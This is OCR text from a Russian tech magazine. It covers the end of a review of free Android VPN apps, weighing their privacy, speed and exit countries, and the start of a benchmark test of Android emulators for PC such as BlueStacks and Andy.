
Внутри, как и в случае с TouchVPN, используется OpenVPN, причем реализованный с помощью той же самой библиотеки de.blinkt.openvpn, обеспечивающей обертку вокруг нативных библиотек. Получение аутентификационных данных достаточно запутанно, так что обходить его бессмысленно. Скорость соединения приличная, но ниже, чем у TouchVPN. Впрочем, потоковое аудио



воспроизводится без проблем. Стоимость premium-аккаунта составляет 326 рублей в месяц.



Betternet



Betternet: выбор страны

Сервис выглядит довольно пристойно, особенно соглашение о конфиденциальности и меньшее количество рекламы, чем у TouchVPN, однако для премиум-функциональности можно было сделать и триальный режим.


SECURITY MASTER

Бесплатно предоставляет 500 Мбайт трафика. Существуют как VIP-серверы (с меньшим временем пинга), так и бесплатные. Список стран:


- Нидерланды;
- Германия;
- Франция;
- Великобритания;
- Канада;

- США;
- Сингапур;
- Япония (только VIP).

Не предоставляется ни условий использования, ни политики конфиденциальности. Сайт (vpn-master.com) имеется, но представляет собой фактически рекламную страничку, ориентированную на русскоязычную аудиторию. В настройках можно включить автоподключение при запуске как программы, так и устройства. Есть симпатичный виджет для мониторинга скорости.



Security Master



Security Master: выбор страны

Внутри снова OpenVPN. Регистрация достаточно запутанна, но выглядит гораздо проще, чем в двух предыдущих приложениях, так что, если поковыряться, можно использовать фальшивые данные. Для генерации используется в том числе IMSI, номер телефона, Android ID и прочие уникальные для устройства данные. Судя по всему, они передаются в открытом виде и вообще не хеширу-



ются, что, с учетом неизвестной принадлежности сервиса, выглядит как минимум подозрительно.

Какая-то часть адресов имеет приемлемую скорость, часть — ниже 1 Мбит/с, а у части вообще невозможно замерить скорость — коннект с каким-либо сервером контента крайне затруднен. Кроме того, в самом приложении есть предупреждение, что при попытке использования P2P аккаунт будет заблокирован. Около половины адресов выхода присутствуют в одном или нескольких черных списках. Узнать стоимость VIP-аккаунта не удалось.

Резюме: VPN-сервис, хотя и предоставляет множество адресов выхода, кажется худшим из всех, что были описаны ранее. Учитывая отсутствие условий использования и политики конфиденциальности вкупе со сбором такой информации, как IMSI, применять его не стоит.

SEED4.ME

Единственный из описываемых сервисов, предоставляющий, помимо приложения, еще и классический VPN. Имеются серверы в следующих странах:

- США;
- Великобритания;
- Нидерланды;
- Россия;
- Украина;
- Гонконг;
- Сингапур;
- Франция;
- Испания;
- Германия;
- Италия;
- Канада.



WWW


Краткий обзор VPN-бэкендов

Интерфейс, по сравнению с другими приложениями, немного непривычен — необходимо выбрать «страну виртуального присутствия», а потом нажать кнопку «Подключить» (на сей раз кнопка квадратная). Если попробовать «полистать» приложение, выяснится, что, помимо возможности подключения, есть возможность как «привязать» аккаунт к email, так и использовать уже существующий — ни у одного из описанных ранее приложений подобной функциональности нет.


На сайте (seed4.me) есть условия использования. Стоит лишь отметить, что, если судить по ним, владельцы не следят за пользователями, однако оставляют за собой такое право. Настройки отсутствуют. Единственное, что можно настроить, — это привязка аккаунта к email.

В качестве бэкенда используется... да-да, все тот же OpenVPN. На сей раз,

однако, чуть другая его модификация. Кроме того, разработчики очень сильно постарались усложнить декомпиляцию: огромная куча маленьких классов с невразумительными именами, поток управления отследить почти невозможно... происходи подобное на ПК — антивирус обязательно бы заподозрил малварь. Из-за обфускации не удалось выяснить, какие данные используются для регистрации, однако вызов, к примеру, getLine1Number() в декомпилированном коде присутствует, что, как и защита, заставляет насторожиться. Но более внимательное изучение показало, что данные все же не пересылаются в открытом виде — на их основе генерируется уникальный идентификатор, который и используется в дальнейшем.



Seed4.Me



Seed4.Me: выбор страны

Большая часть адресов имеет скорость примерно 2 Мбит/с, чего, в принципе, вполне достаточно для серфинга. Из адресов в одном черном списке находится только русский и украинский. Из способов оплаты в самом приложении имеется лишь Google Wallet, но на сайте указаны PayPal, QIWI, Яндекс.

Деньги, Сбербанк и даже Bitcoin. Месяц доступа стоит 5 долларов, однако VPN-провайдер частенько проводит акции, так что шанс получить VPN бесплатно на некоторый срок довольно велик.

Из описываемых сервисов этот выглядит наиболее предпочтительным, у него больше точек выхода, чем у остальных, принимается оплата отнюдь не только карточками и есть возможность классического подключения к VPN с помощью PPTP.

Orbot

Orbot — Tor для Android. Может применяться как обособленно, так и в комплекте с браузером Orfox. Настроек меньше, чем у «настольного» Tor Browser Bundle, однако есть возможность выбрать выходной узел Tor (в описаниях файла конфигурации эта возможность считается устаревшей). Кроме того, есть экспериментальная возможность использования Tor в режиме VPN — режим, впрочем, предназначен лишь для обхода межсетевых экранов, а не для обеспечения анонимности. При наличии root в Tor можно завернуть весь исходя-

ЗАКЛЮЧЕНИЕ

Кратко охарактеризуем все описанные сервисы.

- SuperVPN: мало точек выхода, отсутствуют дополнительные настройки, нет пользовательского соглашения. Зато в черных списках только один адрес. Собирается много достаточно сенситивных данных.
- TouchVPN: избыточная реклама, несоответствие заявленных стран выхода реальным, невозможность покупки premium-аккаунта — минусы. Наличие сайта и пользовательского соглашения, отсутствие триального срока — плюсы.
- Betternet: на бесплатных аккаунтах исключительно адреса США, отсутствие триального срока, чтобы попробовать другие адреса, — минусы. Хорошие условия использования и политика конфиденциальности — плюсы.
- Security Master: относительно много точек выхода — плюс. Из минусов отмечу отвратительную скорость на некоторых точках выхода, блокировку P2P, отсутствие пользовательского соглашения, долгое ожидание ответа от представителя в одной из социальных сетей, к тому же около половины адресов занесены в черные списки.
- Seed4.Me: наибольшее количество стран выхода, наличие сайта и пользовательского соглашения, огромное количество способов оплаты, частые акции для привлечения новых пользователей, возможность привязки акка-

унта к email и использование «классического» VPN — плюсы. Минус же в том, что некоторые точки выхода не обеспечивают скорость выше 1 Мбит/с; легко допустить, впрочем, что понижение скорости совпало со временем тестирования.

Если говорить о минусах подобного рода приложений в целом — как ни странно, почти все описанные приложения не предназначены для планшетов, соответственно, для того, чтобы они работали в режиме альбомной ориентации, приходится использовать костыли. Еще один минус — сбор сенситивной информации об устройстве, которая чаще всего отправляется на серверы в открытом виде.

Подводя итоги: эти приложения предназначены для того, чтобы обходить блокировки ресурсов и сидеть в Сети с незащищенных беспроводных точек доступа. Для чего-то, требующего большей конфиденциальности/анонимности, лучше использовать либо классический VPN, либо другие средства.


Сжатие трафика

Чаще всего VPN применяется для обхода блокировок и защиты от прослушивания трафика. Однако его можно использовать и для других целей, например для экономии трафика за счет его сжатия. Существует как минимум два приложения, способных делать это:

- Onavo Extend — по заверениям разработчиков, позволяет экономить трафик, сжимая его раз в пять и используя кеш (на самом деле это очень завышенная цифра);
- Opera Max — разработчики озвучивают уже более разумные цифры (экономия трафика 50%).

В целом приложения выглядят достаточно полезно, однако не стоит забывать, что HTTPS-трафик они, по понятным причинам, не сжимают.

ИЗ КАРМАНА В ДЕСКТОП



Денис Погребной
denis2371@gmail.com

БОЛЬШОЙ ТЕСТ ЭМУЛЯТОРОВ ANDROID ДЛЯ ПК

ВВЕДЕНИЕ

В последнее время оригинальных и интересных приложений для Android становится все больше и больше. Поэтому набирают популярность и эмуляторы Android для стационарных ПК. Многие их разработчики обещают высокую скорость работы и возможность запускать игры и приложения. В этой статье я расскажу тебе о результатах своего тестирования различных эмуляторов: что там на самом деле с производительностью и правда ли получится поиграть.

Тестовая машина:

Процессор	Intel Core i3-3217U (2 x 1,8 ГГц)
Видеоускоритель	Intel HD Graphics 4000 (16 x 350 МГц)
Разрешение экрана	1920 x 1080
Оперативная память	4 Гбайт DDR3L (1 x 1600 МГц)
Операционная система	Windows 10 x86-64

BLUESTACKS 2

Сайт:	bluestacks.com
Поддерживаемые ОС:	Windows (от XP до 10) и OS X
Версия программы:	2.0.4.5627
Версия Android:	4.4.2, API 19
Разрешение экрана:	1600 x 900



Пожалуй, это самый известный и разрекламированный эмулятор Android. Программа условно бесплатна (предлагается выбор: 24 доллара в год или установка двух спонсируемых приложений каждую неделю). В данный момент приложение находится в активной разработке. Предназначено оно для игр

и предлагает неполноценную эмуляцию Android. На мой взгляд, наиболее интересные фишки:

- быстрая отправка приложений на смартфон;
- доступные «из коробки» магазины Google Play, AMD AppZone, Amazon Appstore;
- удобный и интуитивно понятный интерфейс на русском языке;
- очень простой способ обмена файлами с ОС Windows;
- возможность запуска приложений Android TV;
- приложения запускаются в отдельных вкладках и могут работать параллельно.

ЛАЙФХАК

Добавь BlueStacks в исключения Punto Switcher, чтобы не было зависаний при вводе символов с клавиатуры.

Очень серьезный недостаток — отсутствие таких элементарных настроек, как изменение разрешения экрана, объема используемой оперативной памяти. Однако эти настройки можно изменить с помощью отдельной программы BlueStacks Tweaker.


Несмотря на заточку под игры, эмулятор не выдал никаких выдающихся результатов. В AnTuTu производительность оказалась чуть ниже, чем у конкурентов. В остальных бенчмарках показатели примерно на том же уровне. Обмен файлами с внешней ОС очень простой: нажимаем на иконку с папкой, открываем файл. Появится меню «Отправить» для этого файла. Выбираем, что с ним нужно сделать.

Когда этот эмулятор запущен, наблюдаются небольшие фризы в ОС Windows. А приложения, активно использующие ресурсы системы (я запускал браузер Chrome и Microsoft Word), начинают изрядно тормозить. В самом эмуляторе двумерные приложения работают вяло (Instagram, ВК). Фризов нет, но количество кадров в секунду часто проседает явно ниже тридцати. Даже браузер, установленный по умолчанию, подтормаживает при просмотре простых интернет-страниц. Однако все тестовые приложения, кроме нескольких бенчмарков, смогли запуститься и нормально работали.

Игры. Angry birds 2 играбельна. Около 25 FPS. Clash of clans работает примерно с такой же скоростью. Bad piggies вылетала при запуске. Asphalt 8 выдал отличный результат, FPS выше 30. К сожалению, разрешение экрана в этом эмуляторе фиксированное.

ANDY

Сайт: andyroid.net
Поддерживаемые ОС: Windows 7–10, Ubuntu 14.04+, OS X 10.8+
Версия программы: 46.1.268.0
Версия Android: 4.2.2 API 17
Разрешение экрана: 1920 x 1080



ЛАЙФХАК

Если у тебя не запустилось приложение — измени в настройках маскируемый GPU (щелчок правой клавишей мыши по значку программы в системном трее, далее Settings → Advenced → Set GPU Type).

Программа полностью бесплатна. Обладает огромным количеством настроек (от смены типа эмулируемого GPU до редактирования IMEI). Ее преимущества таковы:

- синхронизация с мобильными устройствами;
- возможность использовать смартфон в качестве джойстика;
- трансляция экрана Android на ПК.

